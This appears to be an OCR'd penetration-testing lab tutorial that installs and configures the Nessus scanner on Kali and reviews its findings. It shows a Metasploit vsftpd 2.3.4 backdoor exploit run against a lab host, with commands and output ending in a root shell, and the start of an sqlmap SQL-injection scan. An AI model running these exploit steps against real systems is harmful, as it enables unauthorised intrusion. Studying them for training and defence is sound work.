
```
ec2-user@kali:~$ ls -lha
total 56M
drwxr-xr-x 5 ec2-user ec2-user 4.0K May 12 12:47 .
drwxr-xr-x 3 root     root     4.0K Apr  1 14:47 ..
-rw------- 1 ec2-user ec2-user   71 Apr 18 19:32 .bash_history
-rw-r--r-- 1 ec2-user ec2-user  220 May 15  2017 .bash_logout
-rw-r--r-- 1 ec2-user ec2-user 3.4K Jan 26 23:08 .bashrc
-rw-r--r-- 1 ec2-user ec2-user 3.5K May 15  2017 .bashrc.original
-rw-r--r-- 1 ec2-user ec2-user    0 Apr  1 14:52 .cloud-locale-test.skip
drwx------ 3 ec2-user ec2-user 4.0K Apr  1 14:52 .gnupg
drwxr-xr-x 8 ec2-user ec2-user 4.0K Apr  1 19:50 .msf4
-rw-r--r-- 1 ec2-user ec2-user  56M May 12 12:42 Nessus-7.0.3-debian6_amd64.deb
-rw-r--r-- 1 ec2-user ec2-user  807 Feb 13 10:17 .profile
drwx------ 2 ec2-user ec2-user 4.0K Apr  1 14:47 .ssh
ec2-user@kali:~$ sudo dpkg -i Nessus-7.0.3-debian6_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 323022 files and directories currently installed.)
Preparing to unpack Nessus-7.0.3-debian6_amd64.deb ...
Unpacking nessus (7.0.3) ...
Setting up nessus (7.0.3) ...
Unpacking Nessus Core Components...

 - You can start Nessus by typing /etc/init.d/nessusd start
 - Then go to https://kali:8834/ to configure your scanner

Processing triggers for systemd (238-3) ...
```



Category:
Window
Appearance
Transparency
Behaviour
Translation
Selection
Colours
Connection
Data
Proxy
Telnet
Rlogin
SSH
Kex
Host keys
Cipher
Auth
TTY
X11
Tunnels
Bugs
More bugs
Open
Options controlling SSH port forwarding
Port forwarding
Local ports accept connections from other hosts
Remote ports do the same (SSH-2 only)
Forwarded ports:
Remove
Add new forwarded port:
Source port
8834
Add
Destination
127.0.0.1:8834
Local
Remote
Dynamic
Auto
IPv4
IPv6



STEP 1 OF 3
Nessus
Create an account
To use this scanner, an account must be created. This account can execute commands on remote targets and should be treated as a root user.
Username *
Password *
Continue
© 2018 Tenable™, Inc.



Register for an Activation Code
First Name *
Last Name *
Kirit
Gupta
Email *
Check to receive updates from Tenable
Register



STEP 3 OF 3
Nessus
Initializing
Please wait while Nessus prepares the files needed to scan your assets.
Downloading plugins...
© 2018 Tenable™, Inc.



Scan Templates
Back to Scans
Scanner
Search Library
Advanced Scan
Configure a scan without using any recommendations.
Audit Cloud Infrastructure
Audit the configuration of third-party cloud services.
UPGRADE
Badlock Detection
Remote and local checks for CVE-2016-2118 and CVE-2016-0128.
Bash Shellshock Detection
Remote and local checks for CVE-2014-6271 and CVE-2014-7169.
Basic Network Scan
A full system scan suitable for any host.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
DROWN Detection
Remote checks for CVE-2016-0800.
Host Discovery
A simple scan to discover live hosts and open ports.
Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.
Internal PCI Network Scan
Perform an internal PCI DSS (11.2.1) vulnerability scan.
UPGRADE


Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
My First Scan
Description
Scanning Pentest Lab
Folder
My Scans
Targets
172.31.42.243
172.31.26.219
Upload Targets
Add File


Settings
Credentials
Plugins
BASIC
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Scan Type
Port scan (all ports)
Port scan (common ports)
Port scan (all ports)
Custom
Use fast network discovery
Port Scanner Settings:
Scan all ports (1-65535)
Use netstat if credentials are provided
Use SYN scanner if necessary
Ping hosts using:
TCP
ARP
ICMP (2 retries)


Settings
Credentials
Plugins
BASIC
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Scan Type
Scan for all web vulnerabilities (complex)
Default
Scan for known web vulnerabilities
Scan for all web vulnerabilities (quick)
Scan for all web vulnerabilities (complex)
Custom
Web Applications:
Start crawling from "/"
Crawl 1000 pages (max)
Traverse 6 directories (max)
Test for known vulnerabilities in commonly used web applications
Perform each generic web app test for 10 minutes (max)
Try all HTTP methods
Attempt HTTP Parameter Pollution


New Scan / Basic Network Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Scan Type
Save
Cancel
Launch


My First Scan / 172.31.42.243
Back to Hosts
Configure
Vulnerabilities 16
Filter
Search Vulnerabilities
16 Vulnerabilities
Sev
Name
Family
Count
INFO Nessus SYN scanner Port scanners 2
INFO Backported Security Patch Detection (SSH) General 1
INFO Common Platform Enumeration (CPE) General 1
INFO Device Type General 1
INFO FTP Server Detection Service detection 1
INFO Host Fully Qualified Domain Name (FQDN) Resolution General 1
INFO ICMP Timestamp Request Remote Date Disclosure General 1
INFO IP Protocols Scan General 1
INFO Nessus Scan Information Settings 1
INFO OS Identification General 1
INFO SSH Algorithms and Languages Supported Misc. 1
INFO SSH Protocol Versions Supported General 1
INFO SSH Server Type and Version Information Service detection 1
INFO TCP/IP Timestamps Supported General 1
INFO Traceroute Information General 1
INFO vsftpd Detection FTP 1

Output

```
Port 21/tcp was found to be open
```

Port	Hosts
21 / tcp	172.31.42.243

```
Port 22/tcp was found to be open
```

Port	Hosts
22 / tcp / ssh	172.31.42.243

```
ec2-user@kali:~$ msfconsole

       =[ metasploit v4.16.47-dev                         ]
+ -- --=[ 1749 exploits - 1002 auxiliary - 302 post       ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.31.42.243
RHOST => 172.31.42.243
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.31.42.243:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.31.42.243:21 - USER: 331 Please specify the password.
[+] 172.31.42.243:21 - Backdoor service has been spawned, handling...
[+] 172.31.42.243:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.31.22.195:38151 -> 172.31.42.243:6200) at 2018-05-13 18:14:14 +0000

whoami
root
```

Sev	Name	Plugin ID: 90888	Family
CRITICAL	OpenSSL 1.0.1 < 1.0.1o ASN.1 Encoder Negative Zero V...		Web Servers
CRITICAL	OpenSSL 1.0.1 < 1.0.1u Multiple Vulnerabilities (SWEET...		Web Servers
CRITICAL	OpenSSL Unsupported		Web Servers
CRITICAL	PHP 5.4.x < 5.4.40 Multiple Vulnerabilities		CGI abuses
CRITICAL	PHP 5.4.x < 5.4.45 Multiple Vulnerabilities		CGI abuses
CRITICAL	PHP Unsupported Version Detection		CGI abuses
CRITICAL	Microsoft Windows Server 2003 Unsupported Installati...		Windows
CRITICAL	Microsoft Windows SMBv1 Multiple Vulnerabilities		Windows
CRITICAL	Unsupported Windows OS		Windows

CRITICAL

Microsoft Windows SMBv1 Multiple Vulnerabilities

Description

The remote Windows host has Microsoft Server Message Block 1.0 (SMBv1) enabled. It is, therefore, affected by multiple vulnerabilities :

- Multiple information disclosure vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to disclose sensitive information. (CVE-2017-0267, CVE-2017-0268, CVE-2017-0270, CVE-2017-0271, CVE-2017-0274, CVE-2017-0275, CVE-2017-0276)

- Multiple denial of service vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMB request, to cause the system to stop responding. (CVE-2017-0269, CVE-2017-0273, CVE-2017-0280)

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to execute arbitrary code. (CVE-2017-0272, CVE-2017-0277, CVE-2017-0278, CVE-2017-0279)


Depending on the host's security policy configuration, this plugin cannot always correctly determine if the Windows host is vulnerable if the host is running a later Windows version (i.e., Windows 8.1, 10, 2012, 2012 R2, and 2016) specifically that named pipes and shares are allowed to be accessed remotely and anonymously. Tenable does not recommend this configuration, and the hosts should be checked locally for patches with one of the following plugins, depending on the Windows version : 100054, 100055, 100057, 100059, 100060, or 100061.

Solution

Apply the applicable security update for your Windows version :

- Windows Server 2008 : KB4018466
- Windows 7 : KB4019264
- Windows Server 2008 R2 : KB4019264
- Windows Server 2012 : KB4019216
- Windows 8.1 / RT 8.1. : KB4019215
- Windows Server 2012 R2 : KB4019215
- Windows 10 : KB4019474
- Windows 10 Version 1511 : KB4019473
- Windows 10 Version 1607 : KB4019472
- Windows 10 Version 1703 : KB4016871
- Windows Server 2016 : KB4019472



```
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.3#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
nd federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 19:23:22

[19:23:22] [WARNING] provided value for parameter 'title' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[19:23:22] [INFO] testing connection to the target URL
[19:23:22] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[19:23:22] [INFO] testing NULL connection to the target URL
[19:23:22] [INFO] NULL connection is supported with GET method ('Range')
[19:23:22] [INFO] testing if the target URL content is stable
[19:23:23] [INFO] target URL content is stable
[19:23:23] [INFO] testing if GET parameter 'title' is dynamic
[19:23:23] [WARNING] GET parameter 'title' does not appear to be dynamic
[19:23:23] [INFO] testing for SQL injection on GET parameter 'title'
[19:23:23] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:23:24] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[19:23:24] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[19:23:24] [WARNING] reflective value(s) found and filtering out
[19:23:24] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[19:23:24] [INFO] testing 'MySQL inline queries'
[19:23:24] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[19:23:24] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[19:23:24] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
